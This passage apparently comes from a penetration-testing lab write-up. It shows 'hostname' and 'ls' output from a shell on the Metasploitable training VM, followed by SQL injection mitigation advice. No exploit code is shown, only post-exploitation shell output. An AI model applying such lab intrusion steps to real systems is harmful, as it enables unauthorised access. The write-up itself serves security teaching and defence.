lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
hostname
metasploitable
█
```

- Ask for hostname and ls



```
hostname
metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

- **Mitigation Strategies:**
  To prevent SQL injection vulnerabilities, it’s essential to implement the following practices:
  - Parameterized Queries: Always use parameterized queries or prepared statements to prevent SQL injection attacks.
  - Input Validation: Ensure all user inputs are validated to meet expected formats and reject any suspicious or malicious data.
  - Least Privilege Principle: Restrict database accounts to only the necessary permissions, avoiding the use of administrative rights.
  - Regular Security Audits: Perform routine security assessments and penetration testing to identify and resolve vulnerabilities before they are exploited.